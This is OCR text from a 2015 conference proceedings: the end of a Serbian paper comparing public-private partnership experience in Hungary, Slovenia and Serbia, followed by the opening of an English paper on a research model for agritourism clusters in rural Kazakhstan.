- Prvo, sled postupaka koje moraju sprovesti predlagači projekata, kao što su ministarstva i centralni organi vlasti, definisani su vladinim uredbama i odlukama, ali ne i zakonom.
- Drugo, tim istim uredbama i odlukama zahteva se da projekti JPP koje predlaže centralna vlast budu u skladu s razvojnim prioritetima države koje predlaže Državna agencija za razvoj, a odobrava kabinet dva puta godišnje.
- Treće, budući da se svi projekti JPP koji su regulisani ovim uredbama i odlukama finansiraju iz državnog budžeta (a ne iz opštinskih budžeta), godišnji zakon o budžetu, kao i zakon o budžetskom sistemu utvrđuju postupak koji se mora poštovati kada država preuzima novu obavezu.

Primer uspešnog JPP je Program Sport XXI, koji je zamišljen kako bi se delimično subvencionisali sportski objekti u opštinama izdvajanjem iz budžeta i uključivanjem Komisije za JPP. Po prvobitnom planu trebalo je da bude uključeno 18 glavnih gradova županija, da bi konačno samo grad Vesprem izgradio svoju sportsku višenamensku arenu. U većini slučajeva tokom postupaka javne nabavke, nuđene su cene koje su bile za 50-60% više od cena planiranih tenderskom dokumentacijom, što upućuje na činjenicu da je privatni sektor uočio veliki rizik, koji je pokušavao da prebaci na javni sektor putem viših cena. Na prvom tenderu tokom 2005. godine pojavila su se četiri ponuđača koja su dala svoje ponude za projekat JPP u trajanju od 15 godina i vrednosti od oko 60 miliona evra. Pošto je po tenderskoj dokumentaciji, predviđen trošak iznosio 35 miliona evra, tender je poništen. Nakon toga, raspisan je novi tender 2006. godine i to mesec dana pre lokalnih izbora koji su doneli kompletnu smenu vlasti. Na tender su se javila četiri ponuđača, s tim da su tri ponude morale da se odbace iz formalnih razloga, dok je četvrta ponuda po finansijskim uslovima bila blizu predviđenih troškova tendera koji su predviđali troškove izgradnje od oko 18 miliona evra i operativne troškove od oko 18 miliona evra za period od 15 godina. Jedini validni ponuđač je zatim ponudu podigao na oko 50 miliona evra, pa grad sa njim nije sklopio ugovor. U međuvremenu izgradnja je odpočeta, a kako nije sklopljen ugovor ni sa jednim ponuđačem, kompanija Vesprem komunalne usluge, u stoprocentnom vlasništvu grada, uzela je kredit od komercijalne banke za troškove izgradnje u iznosu od 18 miliona evra. Međutim, uvećanje upisanog kapitala kompanije za komunalne usluge u iznosu od oko 2 miliona godišnje u periodu dok se kredit ne otplati je bilo kreativno rešenje opštinske vlasti kako ovaj dug ne bi ulazio u gradski budžet i kako ne bi ulazio u limit zaduživanja grada.

Pouka koja se može izvući iz primera sportske arene u Vespremu je pre svega kontinuitet na strani relevantnih opštinskih vlasti, kao i sporazum o prihvatljivom nivou investicije i krajnjem cilju koji treba da se ostvari. U kontekstu JPP, pouka je da je neophodno striktno propisati određene standarde za evaluaciju, rangiranje i odobravanje projekata JPP.

## 3. Slovenija

U Sloveniji je pitanje JPP regulisano, pored Zakona o javno-zasebnom partnerstvu, i drugim propisima koji regulišu ovu oblast: Zakonom o javnim nabavkama, Zakonom o radu javnih službi, Zakonom o finansiranju i drugim podzakonskim aktima. Zakon o javno-zasebnom partnerstvu (JZZP) uređuje svrhu i principe privatnih investicija u javne projekte, odnosno javno finansiranje privatnih projekata koji su u javnom interesu. Namera je da se podstaknu JPP i institucije odgovorne za promociju i razvoj. Zakon definiše uslove formiranja i postupke sprovođenja javnog i privatnog partnerstva, posebno koncesija, ugovore, usluge i finansiranje JPP, kontrolu JPP, kao i reformu javnih preduzeća. Ovaj Zakon uvažava Direktive 2004/18/EC Evropskog parlamenta i Saveta iz 2004. godine u vezi koordinacije javnih nabavki dobara i usluga, smernice Evropske Komisije iz 2005. godine, kao i aneks Direktive 2004/18/EC Evropskog parlamenta i Saveta o javnim nabavkama.

Svrha Zakona je da se zakonskom regulativom olakša investiranje i promovišu privatne investicije u izgradnju i održavanje objekata i upravljanje JPP i drugim projektima od javnog interesa. Zakonom se promoviše javno i privatno partnerstvo kroz ekonomičan način i efikasno sprovođenje finansijskih i drugih aktivnosti, na način i pod uslovima koji važe za javni servis. Navode se i druge aktivnosti, čija realizacija je u javnom interesu i odnosi se na racionalnu upotrebu, upravljanje ili eksploataciju prirodnih resursa, izgrađena javna dobra ili druge stvari u javnom vlasništvu. Sa druge strane, definišu se privatne investicije ili drugi privatni i javni resursi koji su neophodni za izgradnju objekata koji su delimično ili u potpunosti u javnom interesu, kao i aktivnosti čija je realizacija u javnom interesu. Dakle, da bi se postigli ciljevi, JPP sprovodi se u oblasti finansija, projektovanja, izgradnje, nadzora, organizacije i upravljanja, održavanja i sprovođenja drugih aktivnosti iz JPP. U delu koji se odnosi na implementaciju Zakona, navodi se da je svrha zakona da obezbedi transparentnost, konkurentnost, spreči diskriminaciju i nepravilnosti kod zaključivanja i primene različitih oblika JPP, a sve u cilju zaštite javnog interesa u ugovornom odnosu.

JPP može biti realizovano kao ugovorno partnerstvo ili partnerstvo u formi odnosa kapitala (institucionalni kapital). Ugovorna partnerstva mogu biti u obliku:

1. koncesionih odnosa tj. bilateralni pravni odnos između države i lokalnih zajednica ili drugih javnih entiteta kao koncedenta i koncesionara, kojim se davaocu koncesije daje pravo na obavljanje javne službe ili druge delatnosti u javnom interesu, koji mogu uključivati izgradnju objekata koji su delimično ili u potpunosti u javnom interesu ili
2. javne nabavke, tj. odnos između kupca i dobavljača, sa ciljem nabavke dobara, izvođenja radova ili usluga.

Kako bi se bolje objasnili procesi koji vode formiranju JPP aranžmana – metode, procedure, ali i potencijalne prepreke, treba sagledati primer pozitivne prakse o ostvarenim rezultatima i koristima za lokalnu zajednicu u Sloveniji. Predstavićemo dva primera JPP – Stadion Stožice i Tehnološki Park Ljubljana.

Vrednost JPP projekta Stadion i višenamenska hala Stožice je 220 miliona eura. Njegova izgradnja je rezultat JPP između Grada Ljubljane i komapanije Grep development koja je osnovana sa ciljem da implementira projekat Gradis skupine i Energoplana. Naknadno se uključio još jedan strani partner, Supernova. U okviru navedenog iznosa privatni partner je izgradio sledeće objekte: stadion, sportsku halu i tržni centar – šoping mol, ali i parking za potrebe sportskih objekata i tržnog centra, skejt park, malo igralište za rekreativne svrhe, džoging stazu i dr. Javni partner je dobio sve sportske objekte i njihova vrednost iznosi oko 80 miliona eura. Privatni partner je dobio tržni centar, uključujući i vlasništvo nad zemljištem koje pokriva tržni centar.

Tehnološki park Ljubljana predstavlja centar za pripremu inovativnih ideja i novih progresivnih projekata, koji će kroz implementaciju od strane preduzeća podstaći ekonomski razvoj



DOI: 10.15308/Synthesis-2015-481-485

i zapošljavanje, posebno mladih stručnjaka iz različitih oblasti na području Ljubljane i cele Slovenije, kao i pružiti pomoć firmama koje žele da se brže razvijaju. Aktivnost Tehnološkog parka se može podeliti u tri oblasti:

1. fizička infrastruktura, kao što je izgradnja softvera,
2. pružanje standardnih usluga – računovodstveni poslovi, pravni poslovi, neposredno obavljanje poslova za potrebe firmi ili pružanje kvalitetnih saveta, i
3. specifične usluge – pružanje pomoći kod osnivanja firmi sa domaćim, mešovitim ili stranim kapitalom, ideje o oblasti kojima će se firma baviti, edukacija kadrova za uspešan rad i poslovanje, povezivanje partnera u cilju zaključivanja poslovnih ugovora, obezbeđivanje jeftinih usluga (najam prostorija), uslovi za finansiranje projekata i sl.

## 4. Srbija

Oblast JPP u Srbiji je regulisana Zakonom o javno-privatnom partnerstvu i koncesijama kojim je u pravni sistem Republike Srbije uveden pojam javno-privatno partnerstvo čime je omogućeno Vladi, autonomnoj pokrajini i jedinici lokalne samouprave da donese odluku o pokretanju postupka za realizaciju projekta javno-privatnog partnerstva. JPP predstavlja dugoročnu saradnju javnog i privatnog partnera radi obezbeđivanja finansiranja, izgradnje, rekonstrukcije, upravljanja ili održavanja infrastrukturnih i drugih objekata od javnog značaja i pružanja usluga od javnog značaja, a može biti institucionalno ili ugovorno, kao i koncesija kao poseban oblik ugovornog javno-privatnog partnerstva. Projekti JPP tebalo bi da budu ekonomski efikasni i socijalno odgovorni. Koncept JPP koji se prvi put pojavljuje u našem pravnom sistemu, predstavlja bolju opciju od dosadašnjih modela finansiranja investicija poput zaduživanja u inostranstvu, korišćenja sredstava „Nacionalnog investicionog plana", finansiranja od strane javnih preduzeća ili direktno iz budžeta, koji su se pokazali kao nedovoljno efikasni. Takođe, radi pružanja stručne pomoći pri realizaciji projekata JPP i koncesija, kao međuresorno javno telo operativno nezavisno u svom radu, Vlada je obrazovala Komisiju za JPP.

Na lokalnom nivou, investicije privatnog sektora u infrastrukturu vršene su u skladu sa Zakonom o komunalnim delatnostima iz 1997. godine, koji je davao mogućnost da se obavljanje komunalne delatnosti poveri drugom preduzeću. Ovaj Zakon predstavlja temelj većine javno - privatnih partnerstava koja funkcionišu na nivou lokalne samouprave u Srbiji, a najviše ih je u sektoru održavanja čistoće i upravljanju otpadom. To su, na primer, A.S.A. Kikinda d.o.o, kao JPP strane kompanije A.S.A. u vlasništvu španskih investitora i Skupštine opštine Kikinda, A.S.A. Vrbak, odnosno A.S.A. Eko d.o.o, kao JPP iste strane firme sa grupom opština iz Šumadije (institucionalni oblik JPP) i TROJON&FICHER EKO - mešovita srpsko-nemačka kompanija, kojoj su opštine Žagubica, Žabari, Malo Crniće, MZ Rabrovo (Kučevo) i Smederevska Palanka poverile obavljanje komunalne delatnosti sakupljanja i odlaganja čvrstog otpada. Do sada je priliv privatnog kapitala zabeležen najviše u sektorima koji zahtevaju manje investicije, poput usluga parkiranja ili upravljanja čvrstim otpadom, jer su finansijska ulaganja najmanja (do 40 miliona evra), a najmanji je i rizik. Najveće investicije zahtevaju sektori vode i kanalizacije, naročito u Beogradu, gde je procenjeno da je potrebno obezbediti investiciju od čak 987 miliona evra.

Što se tiče trenutnog svetskog trenda JPP, najviše ovakvih projekata je u oblasti saobraćaja i puteva, izgradnje mostova, sportskih hala i telekomunikacija. Od juna 2012. godine do septembra 2014. godine Komisija za JPP je donela pozitivno mišljenje o dvadeset Predloga projekata JPP sa ili bez elemenata koncesije. Među najznačajnijim su:

1. Predlog projekta JPP od strane JKP Informatika Novi Sad, kojim se predlaže realizacija projekta izgradnje i proširenja postojeće optičke telekomunikacione mreže otvorenog tipa po principu FTTH
2. Predlog projekta JPP za izgradnju luke i drumskog terminala podnetog od strane Javnog preduzeća za građevinsko zemljište, izgradnju i puteve „Direkcija za izgradnju Apatin", na teritoriji opštine Apatin
3. Predlog projekta JPP podnetog od strane JKP Gradska toplana Zrenjanin, kojim se predlaže proizvodnja toplotne i električne energije iz biogasa
4. Predlog koncesionog akta sa Analizom finansijsko-ekonomskih efekata davanja koncesije na auto-put E-763, Beograd-Požega.

Možda najpoznatiji projekat JPP za sada je sproveden u oblasti javnog prevoza u Beogradu (Sistem za naplatu karata i upravljanje vozilima u javnom prevozu u Beogradu - popularni Bus Plus). Iako se formalno ne radi o projektu JPP, s obzirom da je zasnovan na ugovoru zaključenom pre stupanja na snagu Zakona o javno-privatnom partnerstvu, u ovom projektu suštinski je ostvaren partnerski odnos karakterističan za JPP. Naime, Grad Beograd, Direkcija za javni prevoz, zaključila je sa najpovoljnijim ponuđačem na tenderu ugovor o uspostavljanju i obezbeđenju funkcionisanja sistema za naplatu karata i upravljanje vozilima u javnom prevozu, prema kome privatni partner ima obavezu da obezbedi predmetni sistem, obezbedi distribuciju karata i kontrolu njihovog korišćenja u vozilima javnog prevoza, a kao naknadu za to ima pravo na procentualno učešće u prihodu od prodatih karata.

### Izazovi u implementaciji JPP u Srbiji

Primena i mogućnosti finansiranja JPP u Srbiji susreću se sa brojnim izazovima i ograničenjima. Jedan od izazova je globalna finansijska kriza koja naglašava probleme koji su inače prisutni u zemljama u razvoju poput Srbije. Dakle, investitori su po prirodi veoma oprezni, a u slučaju kada su rizici poslovanja veliki, kada postoje institucionalna i regulatorna ograničenja, kada je iskustvo u primeni JPP minimalno, a kvalitet projekata veoma upitan, investitori su demotivisani da ulaze u ovakve projekte. Okolnosti upućuju na zaključak da će u početnoj fazi razvoja koncepta JPP u Srbiji, dominantno na strani investitora učestvovati finansijske organizacije, poput Evropske banke za obnovu i razvoj (EBRD) i Evropske investicione banke (EIB). Ono što je praksa pokazala kao nedostatak ovakvih investitora je činjenica da sam postupak traje značajno duže, s obzirom da postoje specifični ekološki, socijalni ili zahtevi u pogledu javnih nabavki. Takođe, s obzirom da je Zakon donet u vreme krize, kada se ugovori po prirodi sporije zaključuju, izvesno je da će u početnoj fazi trajanje postupka zaključenja ugovora o JPP biti duže, što bi dodatno moglo da utiče na nezainteresovanost ulagača da uđu na srpsko tržište.

Iskustvo Bugarske, Mađarske i Slovenije može biti poučno za Srbiju. Karakteristike svih uspešnih JPP su jasno postavljeni ciljevi, javno i potpuno obavezivanja lokalne samouprave projektu, dobra struktura aranžmana, balansirana podela rizika, transparentnost javnih nabavki, konkurencija na tenderu, struktiurani i fazni pregovori, striktno propisani standardi za evaluaciju, rangiranje i odobravanje projekata.

Mera podrške države koja se u međunarodnom iskustvu pokazala kao podsticajna za razvoj JPP je pre svega finansijska podrška, kroz davanje garancija (republike i lokalnih samoupra-



DOI: 10.15308/Synthesis-2015-481-485

va) kako bi se omogućilo povoljnije finansiranje projekata. Međutim, sa ovom merom bi trebalo da se bude oprezan imajući u vidu da izveštaji Fiskalnog saveta ukazuju na veoma veliki iznos državnih garancija, pre svega javnim preduzećima.

## 3. REZIME

U radu je predstavljen koncept javno-privatnog partnerstva, očekivanja investitora, pretpostavke za implementaciju na osnovu iskustva razvijenih zemalja. S obzirom da su zemlje jugoistočne Evrope, a među njima i Srbija, često suočene sa budžetskim deficitima i nedostatkom sredstava za kapitalne investicije, one bi mogle imati najveću korist od implementacije koncepta javno-privatnog partnerstva. Predstavljena su iskustva Bugarske, Mađarske, Slovenije i Srbije, kao zemalja jugoistočne Evrope koje su u različitim statusima u pogledu pristupa Evropskoj uniji. S obzirom da je cilj rada dati smernice za Srbiju, u smislu neophodnih rešenja i mera ekonomske politike, dat je pregled izazova na koje se može naići tokom implementacije, kao i mera države koja bi tu implementaciju mogla da podrži. Do septembra 2014. godine Komisija za javno-privatna partnerstva je dala pozitivno mišljenje o 20 predloga projekata javno-privatnog partnerstva u Srbiji, ali deluje da projekti sporo napreduju, te je očigledno neophodan dodatan podsticaj države. Iz iskustva zemalja u okruženju pokazalo se da je za dalji razvoj koncepta javno-privatnog partnerstva kritičan uspeh prvih projekata, jer bi neodmereno korišćenje mera države moglo da stvori veliko budžetsko opterećenje sa jedne strane, a sa druge neuspeh početnih projekata bi značajno usporilo dalji razvoj projekata javno-privatnog partnerstva u datoj zemlji.

## LITERATURA


Benković, S., & Barjaktarović-Rakočević, S. (2011). Modeli javno-privatnog partnerstva u finansiranju infrastrukturnih projekata, SPIN ,11, VIII Skup Privrednika i naučnika: Operacioni menadžment u funkciji održivog ekonomskog rasta i razvoja Srbije 2011-2020. Beograd: FON.

Damjanović, D., Pavlović-Križanić, T., & Peteri, G. (2010). *Partnerstvo javnog i privatnog sektora - Dobra i loša iskustva u odabranim zemljama u tranziciji*, Beograd: PALGO centar.

EUR-Lex. (2004). Green paper on Public private partnerships and community law on public contracts and concessions. Preuzeto sa http://eur-lex.europa.eu/legal-content/EN/TXT/?qid=1433509264024&uri=CELEX:52004DC0327

European Commission. (2003). Guidelines for Successful Public – Private Partnerships. Preuzeto sa http://ec.europa.eu/regional_policy/sources/docgener/guides/ppp_en.pdf

Nenezić, D., & Radulović, B. (2012). Analiza mogućnosti i modaliteta finansiranja i mera finansijske podrške javno-privatnog partnerstva u Srbiji, *Kvartalni monitor*, *30, jul-septembar 2012*. Beograd: FREN.

Prijić, M., Ristić, K., & Šteković, M. (2011). Javno-privatno partnerstvo i koncesije, Z-26/10. Beograd: Biblioteka Narodne Skupštine.

Službeni glasnik Republike Srbije. (1998). *Zakon o komunalnim delatnostima*. Službeni glasnik RS, br. 16/97 i 42/98.

Službeni glasnik Republike Srbije. (2011). *Zakon o javno-privatnom partnerstvu i koncesijama*. Službeni glasnik RS, br. 88/2011.

Sredojević S. (2010). *Javno-privatno partnerstvo*. Beograd: Arhipelag, Institut ekonomskih nauka.

Uradni list RS. (2006). Zakon o javno-zasebnem partnerstvu. Uradni list RS, št.127/06.




DOI: 10.15308/Synthesis-2015-481-485

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE MODEL OF BUSINESS RESEARCH OF AGRITOURISM POTENTIAL IN RURAL AREAS OF DEVELOPING COUNTRIES

## MODEL POSLOVNIH ISTRAŽIVANJA POTENCIJALA AGROTURIZMA U RURALNIM OBLASTIMA U ZEMLJAMA U RAZVOJU

Madina Temirbulatova[1], Mioara Borza[2]
[1]L.N. Gumilev National Eurasian University, Ministry of Education and Science of the Republic of Kazakhstan
[2]Alexandru Ioan Cuza, University of Iasi, Romania

**Abstract:**
Recent changes in agricultural policy in developed countries seem to have strengthened measures to support rural development. Considerable attention is devoted to rural areas due to the fact that they often boast considerable untapped natural and cultural potentials, whose further development would improve the wellbeing of the local inhabitants of rural areas, as well as the overall population. The creation of conditions for sustainable development of rural areas is one of the most important strategic goals of public policy that will ensure the achievement of food security, improve the competitiveness of the national economy and the welfare of citizens.

The development of multifunctionality is identified not only with the economic growth of the rural areas, but also with the improvement of the situation in the field of demography, the quality of life standard of rural population and the overall development of the country, and is associated with the introduction of agriculture with an increasing number of new non-agricultural functions.

This paper defines the concept of "multifunctional development" as the one that refers primarily to sustainable development of rural areas, as well as environmental protection, care of the environment and preservation of the local culture and tradition.

Agritourism is a derivative element of the state social policy, which is closely associated with the areas such as: local government, development of self-regulatory public organizations, and support system to small and medium-sized enterprises. It is considered one of the sources of income diversification of the rural population, as well as one of the factors of poverty reduction strategy in rural areas.

**Key words:**
multifunctionality, rural areas, sociality, sustainability.

**Apstrakt:**
Promene u agrokulturalnoj politici u razvijenim zemljama čini se da su ojačale mere za podršku ruralnom razvoju. Tolika pažnja se posvećuje ruralnim oblastima zbog toga što često imaju pozamašne neiskorišćene prirodne i kulturne potencijale, čiji bi razvitak doprineo blagostanju ne samo stanovnika ruralnih krajeva nego i sveukupne populacije. Stvaranje uslova za održivi razvoj ruralnih područja jedan je od najvažnijih strateških ciljeva javne politike koji će grantovati bezbednost hrane, bolju konkurentnost domaće privrede i dobrobit građana.

Razvoj multifunkcionalonosti tumači se ne samo sa ekonomskim rastom ruralnih područja, već i poboljšanjem stanja u oblasti demografije, nivoa kvaliteta života meštana i ukupnog razvoja države povezana je sa uvođenjem poljoprivrede u prostoru sve većeg broja novih nepoljoprivrednih funkcija.

U ovom radu koncept multifuncionalnog razvoja obuhvata prvenstveno održivi razvoj ruralnih područja, kao i zaštitu životne sredine, brigu o životnoj sredini i očuvanju lokalne kulture i tradicije.

Agroturizam je derivativni element državne socijalne politike, koji je tesno povezan sa oblastima kao što su lokalna samouprava, razvoj samoregulativnih javnih organizacija i sistema za podršku malim i srednjim preduzećima. Smatra se jednim od izvora diversifikacije prihoda seoskog stanovništva, kao i jednim od faktora strategije smanjenja siromaštva u ruralnim područjima.

**Ključne reči:**
multifunkcionalnost, ruralne oblasti, društvenost, održivost.

## 1. INTRODUCTION

Globalization has become a key factor characterizing the process of world development. Discussion on the consequences and globalization contradictions relies heavily on the issue of sustainable development. Today, it is of vital importance that the entire world and each state find relevant answers and successfully cope with the powerful global and internal challenges. In the Address of the President of the Republic of Kazakhstan – the Leader of the Nation N.A.Nazarbayev to the people of Kazakhstan "Social and economic modernization – the main vector of development of Kazakhstan" special attention is devoted to innovations in various segments of the economy as one of the countermeasures directed towards responding properly to the modern globalization issues. The national leader said: «The social importance of projects within the industrial framework - innovative development is absolute; this program remains the main reference point of economic modernization. All state agencies should consider this work as their main care. It is entrusted to the government to provide necessary means for the development of infrastructure of innovative clusters, strengthening of the Kazakhstan innovative system, and the increase in the budgetary expenses for funding perspective scientific researchers through allocation of innovative grants (Nazarbayev N, 2010).



E-mail: abugalievna_786@mail.ru
DOI: 10.15308/Synthesis-2015-486-490

The project will allow to further elaborate on the activities necessary for developing additional destinations for tourism growth in Kazakhstan regions in the form of individual agritourism farms, environmental villages, ecological communities and ethnic villages, which will also contribute to the assignment of the leader of the nation, Nursultan Nazarbayev, regarding the preparations for the World Exhibition EXPO-2017, which will be held in Astana and vest agrarian tourism with outsourced functions.

World tourism industry has become significantly globalized and with its rapid dynamics of development, it has become a pretender for the world's leading industry. Since the beginning of the process of tourism intensification and the emergence of its new types, often positioned as a completely independent leisure activity, agritourism has occupied a special place. According to the World Tourism Organization (2011), agritourism is one of the five key strategic directions of a successful global tourism development until 2020. In Europe, rural or agritourism assumes the second place in terms of popularity immediately after the beach tourism and it accounts for about 20-30% of the total tourism sector revenue. The number of "green" tourists in domestic markets is much higher. For instance, in France, only 7% of travelers stay at hotels, while the other 93% prefer to stay at the hotels in rural areas and camping sites.

For Kazakhstan, the use of economic experiences of Central and Eastern Europe is also relevant, which were, at the end of the XX century, on the path of transition from a planned to a market economy towards developing new industry solutions tailored to the peculiarities of natural resources and combining various production factors such as agricultural tourism. Most of the studies in the field of agritourism in these countries were financed by the UNDP (United Nations Development Program), which is the UN's global network in the field development, advocating change in people's lives by providing access to knowledge, experience and resources.

Agritourism, as an example of non-agricultural rural development, is gradually becoming one of the main elements of the multifunctional development of rural areas. For farms, which were traditionally only in charge of agricultural products, tourism is a true opportunity for the improvement of the current situation and prevention of migration to the cities, thus enabling people to get employment in the place where they reside. Multifunctional development policy is called small village industrialization, based on the support and development of non-agricultural initiatives. Agritourism is a derivative element of the state social policy, which is closely associated with the areas such as: local government, development of self-regulatory public organizations, and system support for small and medium-sized businesses. It is considered one of the income diversification sources of the rural population, as well as one of the factors of poverty reduction strategy in rural areas (Sznajder & Przezbórska, 2006).

Agritourism marketing is evolving in Kazakhstan. The demand of Kazakhstani people is not explored enough in terms of forming an agritourism product relying on the existing tourism potential. A skillful marketing hasn't been conducted yet. There is no sufficient experience to outreach the regional market with its proposal and provide it with necessary advertising, quality standards, guarantees of tourism services, and hence the competitiveness of agritourism sector as a whole. However, international experience shows that agricultural tourism development can be effective in the country from both the social and economic point of view.

## 2. PROJECT SCOPE AND OBJECTIVES

The strategic goal of the project is to improve the quality of life of the population - people of the province and the issue of food security. The aim of this research is to identify the key issues of rural development and initiate appropriate measures of socio-economic, legal and administrative character. These measures will bring the rural areas to a qualitatively new level of development, thus providing a balanced solution to the complex economic, social and environmental objectives while preserving natural resources and historical and cultural potential of the countryside and food security.

The project covered one of the agricultural regions of the developing country (in this case, rural areas of Kazakhstan). This project covers, relative to the capital, Astana, the four geographical research areas: South - Karaganda area, West - Kostanai, North - East and Kokshetau - Pavlodar areas within a radius of 100 km, each of which is scheduled for an identical set of scientific research. It is of great importance for these directions, as part of EXPO 2017, to plan and build highways similar to "Astana – Borovoye" highway, which require modern equipment that meets international standards, places of roadside service, and continuous construction of new tourist routes in these areas.

Research within the project is distributed among members of the research groups in seven areas with creation of working sections (groups), whose leaders are the main implementors of the project.

Working sections include the following:

1. Organizational.
2. Geological and geomorphological, GIS research.
3. Zoning and tour-operating.
4. Market research and business planning.
5. Monitoring.
6. Methodological.
7. Project Technical Support

The project should be carried out through mutual participation of the EU experts, who have considerable experience in the development of rural areas in developing countries. The planned studies comply with the legislation of the Republic of Kazakhstan.

It includes a set of measures examined, which involves the following stages:

*1st Stage - Organizational - methodical:* It refers to the organizational component of scientific research (working group meetings, budget updating and development of preventive measures for research methodology).

*2nd Stage - Field and forwarding research on the district:*

- identification of the most favorable territories for tourism development on the basis of estimation of tourist natural potential;
- definition of priority specializations for each zone and justification of the efficiency of the usage of available resources;
- calculation of ecological capacity of the territory.

*3rd Stage - Cameral - complex processing of statistical and analytical data:*

- analysis of a current state of tourism in the given district;
- estimation of tourism impact on socio-economic indexes of the region;



DOI: 10.15308/Synthesis-2015-486-490

- calculation of indirect tourism influence on economic development of the region;
- calculation of the forecast and definition of reserves of profitability of the tourist enterprises;
- calculation of tourism impact on the agricultural labor market, including the employability of women and youth in rural areas, unemployment and migration issues;
- calculation of tourism impact on agricultural production and food security;
- Index of improvement of rural livelihoods through the introduction of services in order to combat poverty;
- calculation of environmental safety.

*4th Stage - Design – Marketing and business planning:*

- study of the potential demand and offer for tourist services;
- development of the media plan and advertising and information products plan;
- development of the plan on human resources development (training seminars, Master classes, trainings); business plan development of the modeling tourist enterprise.

*5th Stage - Rule-making – approbation of the project results and patent protection:*

- preparation for the publication of research results, including organization of conferences and round tables; organization of representation and image actions;
- creation of electronic databases and scientific and technical information funds (Figure 1).

## 3. SCIENTIFIC NOVELTY AND RESEARCH METHODOLOGY

Dedicated methodological approaches to agritourism clusters (ATC) allow us to consider tourism as a subject of study of the modern economy and economic management. For the first time, agricultural tourism is considered a priority trend for tourism specialization of Kazakhstan.

Dedicated methodological approaches to the design of innovative agritourism clusters allow the creation of a generalized qualitative model of a territorial deployment of recreation systems. In the present, Kazakhstan's approach to spatial organization of recreational systems focuses on the concept of territorial recreational system (TRS), which does not take into account the market factors of tourist accommodation facilities and does not include many elements of modern tourism industry in the TRS. The new proposed concept of the model for agritourism cluster development allows us to consider tourism, including agritourism, as a spatial object of study of modern economies and management, which has a subject of interest for both economic and geographical research. The old approach focuses on the creation of an "ideal" TRS, which has become a dogma of the Soviet and traditional Kazakh recreational geography and economy. The proposed model focuses on the objects and subjects of recreation in various social and cultural formations within the particular temporal and spatial frame, while similar research considers TRS as a universal and static spatial phenomenon.

For the first time in the study of tourism, a clear theoretical and methodological alternative has emerged, thus revealing fundamental weaknesses of the concept of territorial recreational systems and the desire to overcome them.

It is expected to conduct a comprehensive study of issues associated with the development of the conceptual and meth-





Figure 1. (Temirbulatova, 2014).



DOI: 10.15308/Synthesis-2015-486-490

odological fundamentals of the creation of highly effective and competitive agritourism cluster in the Republic of Kazakhstan and development of the mechanism of investment and management (governance) for territorial recreation systems (TRS).

Research methodology includes:

- application of foresight studies in the study of the issues of formation and development of tourism:
  1. Formation of an object
  2. Formation of the essential conditions
  3. Scan
  4. Alternatives of the future
  5. Planning and execution;
- the use of the "cluster-enabling public policies, cluster-activate public strategy (CAPS)", since it is a network organization of economic cooperation, to adapt to any changes in the internal and external environment to the optimal distribution of focal growth, conjugation intellectual capital requirements of scientific and technical progress, can provide innovative breakthrough territory's economy, a satisfactory solution to the main problems of any production process and ensure its sustainability and reproduction (Porter, 1980);
- mapping using GIS technology, engineering GIS models of the functioning of tourist destinations;
- evaluation of direct and indirect effects on the rural tourism economy and social services regions using primarily accounting records and the calculation method tourism multipliers;
- calculation of the impact of tourism on the agricultural labor market, including the employment of women and youth in rural areas, the unemployment and migration issues;
- calculation of tourism impact on agricultural production and food security;
- calculation of indirect impact of tourism on the economy of the region;
- Index to improve rural livelihoods from the introduction of services in order to combat poverty;
- calculation of environmental safety.

Thus, as a result of the research, we propose the following Model of a regional cluster of agro-tourism (Figure 2.)

## CONSLUSION

The aassessment of the potential impact of the proposed research in the near to medium term.

